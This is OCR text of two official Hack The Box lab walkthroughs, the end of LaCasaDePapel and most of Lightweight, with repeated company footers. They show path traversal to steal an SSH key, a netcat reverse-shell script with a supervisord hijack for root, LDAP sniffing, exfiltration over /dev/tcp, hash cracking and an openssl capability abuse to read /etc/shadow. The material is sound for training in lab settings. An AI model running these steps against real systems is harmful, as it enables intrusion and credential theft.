
Then follow these steps to create the certificate,

```
openssl genrsa -out client.key 4096
openssl req -new -key client.key -out client.req
openssl x509 -req -in client.req -CA lacasadepapelhtb.crt -CAkey ca.key
-set_serial 101 -extensions client -days 365 -outform PEM -out client.cer
openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
rm client.key client.req client.cer
```

You should be left with a .p12 file which is the certificate.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now upload the client.p12 to the browser's store. In firefox, go to Preferences > Privacy & Security > View Certificates. Then in the Your Certificates section click on Import and import the cert.



Navigating to the page now should prompt for certificate selection, and we should get into the private area.


Clicking on a season takes us to a video downloader. The link to the folder is like,

```
https://10.10.10.131/?path=SEASON-2
```

Let's change it to see if we can traverse folders.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
https://10.10.10.131/?path=../
```



We see that it's possible to traverse folders.

Looking at the URL to download the videos, it's of the form.

```
https://10.10.10.131/file/U0VBU09OLTIvMDEuYXZp
```

Decoding the base64 part we see that it's a path to the video,

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo U0VBU09OLTIvMDEuYXZp | base64 -d
SEASON-2/01.aviroot@Ubuntu:~/Documents/HTB/LaCasa#
```

Let's change it to ../.ssh/id_rsa to see if it works.

```
echo -n '../.ssh/id_rsa' | base64
```

The -n flag is to avoid the new line.

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo -n '../.ssh/id_rsa' | base64
Li4vLnNzaC9pZF9yc2E=
root@Ubuntu:~/Documents/HTB/LaCasa#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Now let's try the path to read id_rsa.

```
curl -k https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E=
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# curl https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E= -k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAotH6Ygupi7JhjdbDXhg2f9xmzxaDNdxxEioAgH2GjUeUc4cJeTfU
/yWg1vyx1dXqanfwAzYOQLUgO9/rDbI9y51rTQnLhHsp/iFiGdvDO5iZwLNrwmzVLxgGc+
mNac3qxHcuHx7q+zQHB8NfU/qzyAL2/xsRkzBODRg21tsVqnTV83T8CFSBUO2jzitHFNjv
YbacP+Jn9Q5Y2HRdE03DWnAJJ7zk4SWWicM3riuuYyeqV6OYKboHwi+FB94Yx1xaPFGP7T
0jnBU3molURhKKolNqY78PE5qYplO/eO5H/7vKbrF7J5VtsVpvGQsmjqUhQK/GoYrMudIh
cfQSMUnpgWXYtCnIpBa53aY/fl0XYpL9a1ZQh1iGm4oleVnZNvqMa4mb+8kC8k3WDmw9pq
```

We see that it worked and we have the private key. Copy it to a file and use it to ssh in. As we don't know the username yet, we'll try each one from the list we obtained earlier.

Trying each one of them we find that the key belongs to "professor".

```
root@Ubuntu:~/Documents/HTB/LaCasa# ssh -i key professor@10.10.10.131

 _                 ____                                  ____                                  _
| |    __ _      / ___|__ _ ___  __ _      |  _ \  ___      |  _ \ __ _ _ __   ___| |
| |   / _` | | |    / _` / __|/ _` | | | |/ _ \ | |_) / _` | '_ \ / _ \ |
| |__| (_| | | |__| (_| \__ \ (_| | |_| |  __/ |  __/ (_| | |_) |  __/ |
|_____\__,_|  \____\__,_|___/\__,_| |____/ \___| |_|   \__,_| .__/ \___|_|
                                                             |_|

lacasadepapel [~]$ id
uid=1002(professor) gid=1002(professor) groups=1002(professor)
lacasadepapel [~]$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

Let's enumerate the running crons using pspy.

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32s
scp -i key pspy64s professor@10.10.10.131:/tmp/pspy
ssh -i key professor@10.10.10.131
cd /tmp
chmod +x pspy
./pspy
```

After running it for a while we find this,

```
  PID=8792    | /sbin/getty -L 115200 ttyS0 vt100
34 PID=8791    | /usr/bin/node /home/professor/memcached.js
  PID=8798    | /sbin/getty -L 115200 ttyS0 vt100
  PID=8799    | /sbin/getty -L 115200 ttyS0 vt100
```

The file is located in our home folder, let's check it out.

```
lacasadepapel [~]$ ls -la
total 24
drwxr-sr-x    4 professo professo      4096 Mar  6 20:56 .
drwxr-xr-x    7 root     root          4096 Feb 16 18:06 ..
lrwxrwxrwx    1 root     professo         9 Nov  6  2018 .ash_history -> /dev/null
drwx------    2 professo professo      4096 Jan 31 21:36 .ssh
-rw-r--r--    1 root     root            88 Jan 29 01:25 memcached.ini
-rw-r-----    1 root     nobody         434 Jan 29 01:24 memcached.js
```

We see that it's owned by root, but we don't have read or write permissions to it. However, there's another file named memcached.ini which is readable. Let's see what it has,

```
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$
```

It looks like it's the configuration used by supervisord, which handles the services, and we see the command we saw earlier using pspy.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Even though we can't write to the file, we own the folder or the inode. An inode is a data structure which stores the file and folder information. Using this to our advantage we can rename the file. Renaming a file just changes the inode mapping and not it's permissions.

```
mv memcached.ini ini.bak
ls -la ini.bak
```

```
lacasadepapel [~]$ mv memcached.ini ini.bak
lacasadepapel [~]$ ls -la ini.bak
-rw-r--r--    1 root     root           88 Jan 29 01:25 ini.bak
lacasadepapel [~]$
```

We see that the file permissions are the same, and only the file is renamed. Let's create a script which sends us a reverse shell.

```
cd /tmp
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.32
1234 >/tmp/f' >> shell.sh
chmod +x shell.sh
```

Now go back to our home folder and create a new memcached.ini with the following contents.

```
[program:memcached]
command = su -c /tmp/shell.sh
```

Now when the cron runs the next time, we should have a root shell.

```
root@Ubuntu:~/Documents/HTB/LaCasa# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.131 38147 received!
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon)
```

And we have a root shell.

Hack The Box
PEN-TESTING LABS

Lightweight

27th April 2019 / Document No D19.100.17

Prepared By: MinatoTW

Machine Author: 0xEA31

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Lightweight is a pretty unique and challenging box which showcases the common mistakes made by system administrators and the need for encryption in any kind protocol used. It deals with the abuse of Linux capabilities which can be harmful in bad hands and how unencrypted protocols like LDAP can be sniffed to gain information and credentials.

Skills Required

- Linux Enumeration
- LDAP Enumeration

Skills Learned

- Passive Sniffing
- Abusing Linux Capabilities

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.119 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.119
```

```
root@Ubuntu:~/Documents/HTB/Lightweight# nmap -p22,80,389 -sC -sV 10.10.10.119
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 18:18 IST
Nmap scan report for 10.10.10.119
Host is up (1.5s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 19:97:59:9a:15:fd:d2:ac:bd:84:73:c4:29:e9:2b:73 (RSA)
|   256 88:58:a1:cf:38:cd:2e:15:1d:2c:7f:72:06:a3:57:67 (ECDSA)
|_  256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp  open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
|_http-title: Lightweight slider evaluation page - slendr
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ssl-cert: Subject: commonName=lightweight.htb
| Subject Alternative Name: DNS:lightweight.htb, DNS:localhost, DNS:localhost.localdomain
| Not valid before: 2018-06-09T13:32:51
|_Not valid after:  2019-06-09T13:32:51
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.37 seconds
```

LDAP ANONYMOUS BIND

Enumerating LDAP by using anonymous bind. The base dn used will be “dc=lightweight,dc=htb” as reported by nmap scan. The results contain quite a number of objects consisting of usernames ldapuser1 and ldapuser2 along with their encrypted hashes.

```
ldapsearch -h 10.10.10.119 -x -b "dc=lightweight,dc=htb"
```

The flag -h is used to specify the host, -x to specify anonymous bind and -b to mention the Basedn to use.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@Ubuntu:~/Documents/HTB/Lightweight# ldapsearch -h 10.10.10.119 -x -b
"dc=lightweight,dc=htb"
# extended LDIF
#

# LDAPv3

# base <dc=lightweight,dc=htb> with scope subtree
# filter: (objectclass=*)

# requesting: ALL

#



# lightweight.htb

dn: dc=lightweight,dc=htb
objectClass: top

objectClass: dcObject
objectClass: organization
o: lightweight htb

dc: lightweight



# Manager, lightweight.htb
dn: cn=Manager,dc=lightweight,dc=htb
objectClass: organizationalRole
cn: Manager

description: Directory Manager


# People, lightweight.htb
dn: ou=People,dc=lightweight,dc=htb
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
objectClass: organizationalUnit
ou: People

# Group, lightweight.htb
dn: ou=Group,dc=lightweight,dc=htb
objectClass: organizationalUnit
ou: Group

# ldapuser1, People, lightweight.htb
dn: uid=ldapuser1,ou=People,dc=lightweight,dc=htb
uid: ldapuser1
cn: ldapuser1
sn: ldapuser1
mail: ldapuser1@lightweight.htb
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword::
e2NyeXB0fSQ2JDNxeDBTRDl4JFE5eTFseVFhRktweHFrR3FLQWpMT1dkMzNOd2R
oai5sNE16Vjd2VG5ma0UvZy9aLzdONVpiZEVRV2Z1cDJsU2RBU0ltSHRRRmg2ek1vNDFaQS4vND
Qv
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1000
gidNumber: 1000
homeDirectory: /home/ldapuser1

# ldapuser2, People, lightweight.htb
dn: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
uid: ldapuser2
cn: ldapuser2
sn: ldapuser2
mail: ldapuser2@lightweight.htb
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword::
e2NyeXB0fSQ2JHhKeFBqVDBNJDFtOGtNMDBDSllDQWd6VDRxejhUUXd5R0ZRdms
zYm9heW11QW1NWkNPZm0zT0E3T0t1bkxaWmxxeXRVcDJkdW41MDlPQkUyeHdYL1FFZmpkUlF6Z2
4x
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1001
gidNumber: 1001
homeDirectory: /home/ldapuser2

# ldapuser1, Group, lightweight.htb
dn: cn=ldapuser1,ou=Group,dc=lightweight,dc=htb
objectClass: posixGroup
objectClass: top
cn: ldapuser1
userPassword:: e2NyeXB0fXg=
gidNumber: 1000

# ldapuser2, Group, lightweight.htb
dn: cn=ldapuser2,ou=Group,dc=lightweight,dc=htb
objectClass: posixGroup
objectClass: top
cn: ldapuser2
userPassword:: e2NyeXB0fXg=
gidNumber: 1001

# search result
search: 2
result: 0 Success
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
# numResponses: 9
# numEntries: 8
```

APACHE - PORT 80

On port 80 there's a website which prevents bruteforcing so that we can't use tools like gobuster or dirbuster.



The status tab lists the IP addresses blocked by the server and the user tab automatically adds a user on the box with username and password equal to our IP address.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

With the credentials provided it's possible to login to the box using ssh.

```
ssh 10.10.16.25@10.10.10.119
#password: 10.10.16.25
```

```
root@Ubuntu:~/Documents/HTB/Lightweight# ssh 10.10.16.25@10.10.10.119
10.10.16.25@10.10.10.119's password:
[10.10.16.25@lightweight ~]$ whoami
10.10.16.25
[10.10.16.25@lightweight ~]$ id
uid=1029(10.10.16.25) gid=1029(10.10.16.25) groups=1029(10.10.16.25) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[10.10.16.25@lightweight ~]$
```

This lands us into a low privilege shell restricted by SELinux.

ENUMERATION

After gaining a shell LinEnum.sh is executed with thorough mode enabled to enumerate the box.

```
cd /tmp
wget 10.10.16.25/LinEnum.sh
bash LinEnum.sh -t 1
```

On running the script an unusual binary is seen with it's capability bit set. Linux capabilities is a feature which helps System Administrators to give a binary certain permissions which are needed to perform daily tasks without giving a user root permissions or making it a setuid binary. To read more refer to the manpage i.e "man capabilities" or visit this page - http://man7.org/linux/man-pages/man7/capabilities.7.html .

```
[+] Files with POSIX capabilities set:
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
```

The binary is tcpdump which is supposed to be run as root as it needs raw socket access.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The binary tcpdump has cap_net_admin,cap_net_raw+ep capabilities enabled.

```
getcap /usr/sbin/tcpdump
```

```
[10.10.16.25@lightweight tmp]$ getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
[10.10.16.25@lightweight tmp]$
```

According to the man page cap_net_admin provides the ability to perform network related operations whereas cap_net_raw allows binding to ports and creating raw packets. The option ep stands “effective and permitted” using a + sign means adding the capability.

```
CAP_NET_ADMIN
       Perform various network-related operations:
       * interface configuration;
       * administration of IP firewall, masquerading, and accounting;
       * modify routing tables;
       * bind to any address for transparent proxying;
       * set type-of-service (TOS)
       * clear driver statistics;
       * set promiscuous mode;
       * enabling multicasting;
       * use setsockopt(2) to set the following socket options:
         SO_DEBUG, SO_MARK, SO_PRIORITY (for a priority outside the
         range 0 to 6), SO_RCVBUFFORCE, and SO_SNDBUFFORCE.

CAP_NET_RAW
       * Use RAW and PACKET sockets;
       * bind to any address for transparent proxying.
```

This privilege can be abused by sniffing OpenLDAP traffic as it uses unencrypted connections in order to find credentials or information from bind requests.

```
tcpdump -i lo port 389 -w capture.cap -v
```

The -i flag is used to specify the interface to sniff which is localhost in this case. We sniff on port 389 and turn on verbose to see the captured packets. Let it run for 5 - 10 minutes and then transfer it over to inspect.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
[10.10.16.25@lightweight tmp]$ tcpdump -i lo port 389 -w capture.cap -v
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C11 packets captured
22 packets received by filter
0 packets dropped by kernel
[10.10.16.25@lightweight tmp]$
```


It sniffed 11 packets valid for our filter. Transfer it and open it in wireshark.

```
scp 10.10.16.25@10.10.10.119:/tmp/capture.cap capture.cap
wireshark capture.cap
```

It shows ldapuser2 making a bindRequest to localhost which succeeds.

```
TCP      66 41328 → 389 [ACK] Seq=1 Ack=1 Win=43712 Len=0 TSval=7917946 TSecr=7917946
LDAP    157 bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simple
TCP      66 389 → 41328 [ACK] Seq=1 Ack=92 Win=43712 Len=0 TSval=7917946 TSecr=7917946
LDAP     80 bindResponse(1) success
```

Right click on the packet > Follow > TCP Stream.



Set the direction towards port 389. The password for ldapuser2 got captured in clear text as "8bc8251332abe1d7f105d3e53ad39ac2" as there was no encryption enabled.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

The password gained by sniffing can be used to su as ldapuser2.

```
su - ldapuser2
```

```
[10.10.16.25@lightweight ~]$ su - ldapuser2
Password:
Last login: Wed Apr 24 06:29:29 BST 2019 on pts/4
[ldapuser2@lightweight ~]$ ls
backup.7z  OpenLDAP-Admin-Guide.pdf  OpenLdap.pdf  user.txt
[ldapuser2@lightweight ~]$ wc -c user.txt
33 user.txt
[ldapuser2@lightweight ~]$
```

CRACKING THE ZIP

There's backup.7z in the folder which is transferred locally to examine.

```
cat backup.7z > /dev/tcp/10.10.16.25/4444
# On attacker box
nc -lvp 4444 > backup.7z
```

```
[ldapuser2@lightweight ~]$ cat backup.7z > /dev/tcp/10.10.16.25/4444
[ldapuser2@lightweight ~]$ md5sum backup.7z
74a6eb12e2bad1b03dbc801e1cc1f1e5  backup.7z
[ldapuser2@lightweight ~]$
```

```
root@Ubuntu:~/Documents/HTB/Lightweight# nc -lvp 4444 > backup.7z
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.119 46050 received!
root@Ubuntu:~/Documents/HTB/Lightweight# md5sum backup.7z
74a6eb12e2bad1b03dbc801e1cc1f1e5  backup.7z
root@Ubuntu:~/Documents/HTB/Lightweight#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

On trying to extract the files it is found to be password protected. The password for ldapuser2 doesn't work. So let's try to crack it using john and rockyou.txt.

The program 7z2john.pl from John-the-ripper suite helps in creating a hash for the 7z archive.

```
cpan Compress::Raw::Lzma # Dependency
7z2john.pl backup.7z > hash
john --format=7z --wordlist=rockyou.txt hash
```

```
root@Ubuntu:~/Documents/HTB/Lightweight# /opt/JohnTheRipper/run/john --format=7z --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 12 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
delete           (backup.7z)
1g 0:00:00:58 DONE (2019-04-24 11:14) 0.01711g/s 35.60p/s 35.60c/s 35.60C/s slimshady..jonathan1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@Ubuntu:~/Documents/HTB/Lightweight# /opt/JohnTheRipper/run/john hash --show
backup.7z:delete

1 password hash cracked, 0 left
```

In a couple of minutes the password should be cracked and it's "delete". Extracting the contents results in few php files which are running on the server.

```
7z x backup.7z # password : delete
```

```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# ls -la
total 36
drwxr-xr-x 2 root root 4096 Apr 24 11:17 .
drwxr-xr-x 4 root root 4096 Apr 24 11:16 ..
-rw-r--r-- 1 root root 3411 Apr 24 11:03 backup.7z
-rw-r----- 1 root root 4218 Jun 14  2018 index.php
-rw-r----- 1 root root 1764 Jun 14  2018 info.php
-rw-r----- 1 root root  360 Jun 10  2018 reset.php
-rw-r----- 1 root root 2400 Jun 15  2018 status.php
-rw-r----- 1 root root 1528 Jun 14  2018 user.php
root@Ubuntu:~/Documents/HTB/Lightweight/backup#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

On examining the files, the file status.php contained the logic responsible for interacting with the LDAP server from which we obtain the password for ldapuser1.

```
<?php
$username = 'ldapuser1';
$password = 'f3ca9d298a553da117442deeb6fa932d';
$ldapconfig['host'] = 'lightweight.htb';
$ldapconfig['port'] = '389';
$ldapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap_set_option($ds, LDAP_OPT_NETWORK_TIMEOUT, 10);

$dn="uid=ldapuser1,ou=People,dc=lightweight,dc=htb";
```

Now we can login as ldapuser1 with the password we just obtained.

```
root@Ubuntu:~/Documents/HTB/Lightweight/backup# ssh 10.10.16.25@10.10.10.119
10.10.16.25@10.10.10.119's password:
Last login: Wed Apr 24 06:27:21 2019 from 10.10.16.25
[10.10.16.25@lightweight ~]$ su - ldapuser1
Password:
Last login: Wed Apr 24 06:31:23 BST 2019 on pts/5
Last failed login: Wed Apr 24 06:51:39 BST 2019 from 10.10.16.25 on ssh:notty
There were 2 failed login attempts since the last successful login.
[ldapuser1@lightweight ~]$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

LINUX CAPABILITIES

After logging in as ldapuser1 enumeration is done using LinEnum.sh or even manually. Listing the binaries with capabilities enabled fetches a new binary.

```
[ldapuser1@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
[ldapuser1@lightweight ~]$
```

We notice openssl apart from the others which we had found earlier. The capability set ep as discussed earlier stands for “effective and permitted” but there is no other capability attached to it. From the manpages,

```
Set-user-ID-root programs that have file capabilities
    There is one exception to the behavior described under Capabilities
    and execution of programs by root.  If (a) the binary that is being
    executed has capabilities attached and (b) the real user ID of the
    process is not 0 (root) and (c) the effective user ID of the process
    is 0 (root), then the file capability bits are honored (i.e., they
    are not notionally considered to be all ones).  The usual way in
    which this situation can arise is when executing a set-UID-root pro-
    gram that also has file capabilities.  When such a program is exe-
    cuted, the process gains just the capabilities granted by the program
    (i.e., not all capabilities, as would occur when executing a set-
    user-ID-root program that does not have any associated file capabili-
    ties).

    Note that one can assign empty capability sets to a program file, and
    thus it is possible to create a set-user-ID-root program that changes
    the effective and saved set-user-ID of the process that executes the
    program to 0, but confers no capabilities to that process.
```

So by assigning empty capability to openssl it gets the permission to execute at uid 0.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lets try to read a privileged file using openssl like /etc/shadow.

```
./openssl base64 -in /etc/shadow | base64 -d
```

```
[ldapuser1@lightweight ~]$ ./openssl base64 -in /etc/shadow | base64 -d
